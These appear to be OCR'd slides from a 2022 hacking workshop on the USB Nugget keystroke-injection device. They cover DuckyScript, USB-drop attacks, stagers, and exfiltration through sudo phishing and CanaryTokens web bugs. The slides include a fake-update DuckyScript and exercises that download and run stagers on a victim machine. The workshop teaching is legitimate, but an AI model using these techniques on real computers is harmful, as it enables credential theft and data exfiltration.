USB Nugget Workshop

Introduction to Data Exfiltration

[HakCat x Null Space Labs]
Alex Lynd 10/07/2022

Who am I?

Hi! I'm Alex Lynd, a hardware developer & cybersecurity content creator!

- Hacking & InfoSec Videos on Hak5
- Full-Stack Product Designer @ HakCat
- I work on open-source projects like the USB Nugget, and specialize in prototyping with microcontrollers.
- Signals Intelligence & WiFi Hacking research


What we're doing today

- 🐱 Learning to use the USB Nugget
- ⌨️ Writing keystroke injection scripts!
- 💻 Learning to run remote attacks over WiFi
- 📱 Trying out basic data exfiltration
- 🏆 Competing in a mini hackathon

What is the USB Nugget?

The USB Nugget is a cat-themed device that makes it easy to quickly create, run, and monitor USB attacks!


- 128 x 64 Display
- Reactive RGB LED
- D-Pad buttons
- Plug & Play Hardware
- WiFi Capable
- Native USB: Host & Device



What is the USB Nugget OS?

The USB Nugget OS lets you run keystroke injection attacks while getting reactive cat-themed feedback on-screen!

- Reactive feedback: LED & Screen
- Supports DuckyScript Classic
- Built-in USB Flash Drive
- Remote attacks with WiFi
- Emulate USB devices



What's under the hood?

The USB Nugget is power by the **ESP32-S2** microcontroller which offers:

- **WiFi** (AP & Client mode)
- **Native USB**
  - Emulate USB Devices
  - Flash Storage
- **Easy Hardware Expansion**

USB Attack Class

1 Hour

What are USB Attacks?

USB attacks emulate USB devices in order to deliver malicious content to a computer.

Human Interface Device (HID) attacks specifically emulate "trusted" human devices like keyboards.

- A Nugget can pretend to identify itself as a **keyboard** & type out pre-programmed malware in seconds.
- A Nugget can pretend to be a **mouse** & inject unwanted movement on a victim computer.
- A Nugget can pretend to be a **USB ethernet adapter** in order to steal & log network traffic.

⌨ What is Keystroke Injection?

Keystroke Injection Attacks emulate a USB keyboard, and type out pre-programmed commands & keypresses in seconds.

- Computers inherently trust keyboards
- Anything can be automated with hot-key combos & keypresses
- Can be used to open & navigate programs, download malware, modify & steal files

Why use USB Attacks?


USB Attacks take advantage of physical access to a target computer, and can deliver payloads in seconds.

Common Attack Vectors:

- Running a payload on an unattended laptop by plugging in a USB Nugget
- Dropping malicious USB drives in a parking lot
- Preventing a screen from locking by plugging in a device that jiggles the mouse

Does this actually work?

- Yes! A study showed that 48% of USB drives left on a university campus were plugged in



Users Really Do Plug in USB Drives They Find

Matthew Tischer[†] Zakir Durumeric[‡†] Sam Foster[†] Sunny Duan[†]
Alec Mori[†] Elie Bursztein[◇] Michael Bailey[†]

[†] University of Illinois, Urbana Champaign [‡] University of Michigan [◇] Google, Inc.
{tischer1, sfoster3, syduan2, ajmori2, mdbailey}@illinois.edu
zakir@umich.edu elieb@google.com

***Abstract*—We investigate the anecdotal belief that end users will pick up and plug in USB flash drives they find by completing a controlled experiment in which we drop 297 flash drives on a large university campus. We find that the attack is effective with an estimated success rate of 45–98% and expeditious with the first drive connected in less than six minutes. We analyze the types of drives users connected and survey those users to understand their motivation and security profile. We find that a drive's appearance does not increase attack success. Instead, users connect the drive with the altruistic intention of finding the owner. These individuals are not technically incompetent, but are rather typical community members who appear to take more recreational risks than their peers. We conclude with lessons learned and discussion on how social engineering attacks—while less technical—continue to be an effective attack vector that our community has yet to successfully address.**

I. Introduction

The security community has long held the belief that users can be socially engineered into picking up and plugging in seemingly lost USB flash drives they find. Unfortunately, median time to connection of 6.9 hours and the first connection occurring within six minutes from when the drive was dropped. Contrary to popular belief, the appearance of a drive does not increase the likelihood that someone will connect it to their computer. Instead, users connect all types of drives unless there are other means of locating the owner—suggesting that participants are altruistically motivated. However, while users initially connect the drive with altruistic intentions, nearly half are overcome with curiosity and open intriguing files—such as vacation photos—before trying to find the drive's owner.

To better understand users' motivations and rationale, we offered participants the opportunity to complete a short survey when they opened any of the files and read about the study. In this survey, we ask users why they connected the drive, the precautions they took, demographic information, as well as standard questions to measure their risk profile and computer expertise. We find that attack was effective against all sub-populations at Illinois. The majority of respondents connected a drive to locate its owner (68%) or out of curiosity (18%).

(a) Unlabeled drive (b) Drive with keys (c) Drive with return label (d) Confidential drive (e) Exam solutions drive

Fig. 1: **Drive Appearances**—We dropped five different types of drives. We chose two appearances (keys and return label) to motivate altruism and two appearances (confidential and exam solutions) to motivate self-interest, as well as an unlabeled control.

Real Life Scenario: Fin7 USB Mailing Attack

The Fin7 Cybercrime group mailed malicious USB drives that installed ransomware onto targets' computers


- Impersonated Amazon / Health Services
- Disguised as enticing package: fraudulent gift card, thank you letter, USB
- Employed social engineering to deploy payload

Real Life Scenario: Fin7 USB Mailing Attack

Common USB Attack Tools

🦆 USB RubberDucky

- First keystroke injection tool created by Darren Kitchen of Hak5
- Uses a simple scripting language to emulate a keyboard
- Exploded in popularity and was featured on shows like Mr Robot
- Simple device capable of supporting a single payload



🦆 What is DuckyScript?

Duckyscript is a simple language for scripting keyboard-based HID attacks.

- Each DuckyScript command resides on a new line
- Commands are written in ALL CAPS
- Most commands invoke keystrokes, key-combos or strings of text
- Others commands create delays or pauses

Full Screen Windows 10 Update


```
1 DELAY 3000
2 GUI r
3 DELAY 100
4 STRING https://fakeupdate.net/win10ue/
5 ENTER
6 DELAY 3000
7 F11
```

Bash Bunny

- Low-profile but a little more conspicuous
- Can emulate multiple types of USB devices like ethernet
- Can run 2 payloads
- Has a built-in filesystem & flash drive to easily exfiltrate victim files


OMG Cable

- Looks like a regular charging cable
- Comes in different USB form factors
- Built-in WiFi control
- Some versions record keystrokes
- Can perform HID attacks




Diy Alternative: DigiSpark BadUSB

- $3
- Disposable
- Hard to program
- Single payload



🐱 USB Nugget

- Beginner-friendly
- Debug payloads
- Reactive feedback
- “Unlimited” payloads
- WiFi capability



Data Exfiltration

Introduction to Data Exfiltration

What is Data Exfiltration?

- Data Exfiltration happens when a hacker steals data from a computer or network
- In order to bypass detection, hackers employ a variety of techniques to exfiltrate data

🖥️ Basic Exfiltration Methods

- Local: Flash Storage
  - ✅ Doesn't pass data through a firewall
  - ❌ You need physical proximity
- Remote: Webserver
  - ✅ Persistent communication
  - ❌ Risk getting caught by firewalls, EDR, etc
- Side-Channel:
  - ✅ Evade normal detection methods
  - ❌ Usually requires specialized hardware / environments

Local Exfiltration: Sudo Phishing

This script plants a phishing script on the victim computer and stores their password in plaintext to a local file.

This file can then be extracted and stored on the Bash Bunny's internal memory.

https://youtu.be/Qvvxd5JRANs

Remote Exfiltration: CanaryTokens


This script uses a free online service called **CanaryTokens** as a simple data exfiltration server.

This allows us to plant a persistent piece of malware that phishes the user, and sends us the password when its obtained (remotely).

https://alexlynd.com/blog/easy-data-exfiltration-with-canarytokens/

Side Channel Attacks

- Side channel attacks use exploits and uncommon techniques to compromise devices or exfiltrate data
- These attacks rely on deep protocol-level knowledge of hardware & software, and their inherent flaws / features
- Can be useful for air gap attacks: https://cyber.bgu.ac.il/advanced-cyber/airgap




Side Channel Exfiltration: KeyStroke Reflection

- Keyboards & HID devices have bi-lateral communication
- Computers can toggle CAPSLOCK or indicator keys
- We can use this to exfiltrate data in a protected environment by bitbang data via binary

The Phases of Hacking & Methodology

1. **Reconnaissance**
   a. Scope out the victim
   b. Determine attack surfaces
2. **Scanning & Enumeration**
   a. Find all potential targets
   b. Scan for vulnerabilities
3. **Gain Access**
   a. Run exploit code / deploy payload
4. **Maintain Access**
   a. Install persistent tools like C2
   b. Exfiltrate data
5. **Cover Tracks**
   a. Delete logs, clear history, etc



USB Attack Phases

1. Breach Computer
    - Gain physical access
2. Run Payload
    - Download malware / stager
    - Enumerate for interesting files
3. Exfiltrate Data
    - Load files to drive
    - Set up C2
4. Cover Tracks
    - Close programs
    - Clear logs

Example: PwnKit Demo

1. **Reconnaissance**: Find a Linux machine to plug in to
2. **Scanning**: Is it vulnerable to PwnKit?
3. **Gain Access**: Run the exploit code!
4. **Maintain Access**: Install backdoor
5. **Cover Tracks**: Close all tabs & clear logs!


Hacking with the USB Nugget

1 Hour

How to Run Payloads

The Nugget comes with test programs! Try running the example **color tester** payload by using the D-Pad to choose your operating system. Then select the *example* folder, and run **colors.txt**.

- Use **up & down** to navigate files & folders
- Use **right** to select a folder / payload
- Use **left** to go back



How to Add Payloads

The USB Nugget has built-in flash storage!


1. Plug it into your computer via USB, and wait for the **NUGGET** drive to mount.
2. You can create & categorize folders to organize your payloads
3. Drag over your .txt payload into a folder to save it to your Nugget!

File Naming Convention

It's recommended to organize payloads by under a target operating system & payload category folder.

Suggested categories:


- Credentials
- Mobile
- Phishing
- Prank
- Exfiltration
- Prank
- Recon
- Remote Access



How to Create & Edit Payloads

Simply click on a .txt payload to open & edit it! You can use any text editor, but your built-in one should work.

Try changing the output of the colors.txt string!



DuckyScript Refresher

Create your first payload!

Quick Tips

- **Work backwards**: Determine end goal of script, establish intermediate tasks, write pseudocode last
- The **command line** is the quickest way to do bad things to a computer
- **HotKeys & Key Combos** can be used to quickly navigate interfaces
- Use **delays** to give time for programs to launch

Terminal Shortcuts


Quickest way to open a terminal on different operating systems.

Linux: CTRL ALT T

Mac: GUI SPACE

Windows:

- GUI R - opens run dialog
- cmd - types a program
- ENTER - opens command prompt



Basic DuckyScript Commands

Commands:
REM
STRING
DELAY
DEFAULTDELAY
LED


Modifier Keys:
- CTRL or Control
- SHIFT
- ALT
- GUI

Standard Keys:
- a-z
- A-Z
- 0-9
- F1-F12

Key:
- ENTER
- MENU
- DELETE
- HOME
- INSERT
- UPARROW
- DOWNARROW
- LEFTARROW
- RIGHTARROW
- TAB
- END
- ESC
- SPACE
- PAUSE
- PRINTSCREEN
- CAPSLOCK
- NUMLOCK
- SCROLLLOCK
- PAGEUP
- PAGEDOWN

Test Payload: Ransom Message (or RickRoll)

- Open terminal
- Turn up the volume
- Use “say” or “espeak” to demand a dogecoin ransom to be paid
- Open a full screen browser window to a fake ransomware alert



Hint: function keys can raise the volume.

Terminal commands can also be used.

https://www.cryptoprank.com/#/crypto

Example PseudoCode: Launching a URL

- **Press a key combo** to open a terminal window
- **Wait** for Terminal to open
- **Type** in a command to launch chrome / firefox
- **Wait** for browser to open
- **Type** in the url
- **Press enter**
- **Wait** for url to load
- **Press a key** for full screen

Hint:

“start firefox” or “firefox” can be used to launch firefox from a terminal. You can also launch a url with this command.

Methodology: HotKey Combos & Short-cuts

- Windows HotKeys
- Linux HotKeys (Debian)
- MacOS HotKeys
- Raspberry Pi OS Shortcuts

Intermediate Payloads

Get Started Creating Attack Payloads!

Stagers

A stager is an initial script that is used to download / trigger a bigger script or malware.

- Obfuscates attack flow
- Makes initial payload more concise
- Stager can load different payloads on a whim
- Centralizes location of attack resources

Payload 1: Bee Movie Stager Script

The objective is simple. Download the entire bee movie script onto the victim's desktop as a text file!

What methods can we use to do this?

1. **Manual:** Typing out the WHOLE bee movie script
2. **Storage:** Copying a file from the Nugget flash drive
3. **Remote:** Use a command to download the script

Hint: The **curl** or **wget** command can download files from a URL

Raw Bee Movie Script: https://bit.ly/3ecx2xb

Enumeration & Reconnaissance

Reconnaissance involves scanning a target for possible vulnerabilities or attack vectors.

Enumeration lets us iterate through files, data, and other assets to scrape as much information as possible about user accounts, network info, credentials, etc

Payload 2: Local Exfiltration & Enumeration

https://github.com/HakCat-Tech/Nugget-Workshops/tree/main/Data-Exfiltration-Basics

To try out a simple recon & enumeration payload, download one of these stagers for your operating system.

- Recursively lists files & folders up to the first directory level and log to a file
- Logs basic ip / network info to a file

Modify your Bee Movie Stager Script to download one of these stagers to the victim computer, and execute it!


Web Request Exfiltration


- Web browsing comprises a large amount of web traffic and can often be hard to monitor
- Hackers can use creative techniques to hide data inside of regular web requests
- One simple technique uses POST requests to transmit data.

Payload 3: CanaryToken Web Bug Exfiltration

In this example, we're going to use a CanaryTokens Web Bug to try out basic data exfiltration.

Create a web bug at canarytokens.org



